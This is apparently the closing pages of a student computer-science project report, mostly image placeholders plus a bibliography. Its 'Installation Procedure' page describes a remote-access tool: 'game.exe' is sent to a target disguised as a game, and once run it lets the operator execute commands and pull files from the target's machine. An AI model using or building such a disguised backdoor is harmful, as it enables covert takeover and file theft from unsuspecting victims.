






****


****


****

****

****

****

****

****

(23)

Installation Procedure

* Run ‘main.py’ after connecting to the local area network your target is/will be connected to.
* Send the ‘game.exe’ file to the target and wait for him to execute the file once.
* Set target’s name in your server by answering the prompt that follows their connection.
* Run commands that you wish to run in the command prompt of the target.
* Use ‘--sendFile’ tag to transfer files from target’s machine to your computer.
* e.g. “target\_name > --sendFile path\_1, path\_2; dir ..\; mkdir new\_dir” will execute “dir ..\” and “mkdir new\_dir” in the target’s command line and will send the files “path\_1” and “path\_2” from the target’s system to the server’s downloads folder.

(24)

Bibliography

* My Teacher – Mr Prashant Arora
* “Computer Science with Python”

By: - Sumita Arora

* School Library
* YouTube
* python.org
* google.co.in
* stackoverflow.com

(25)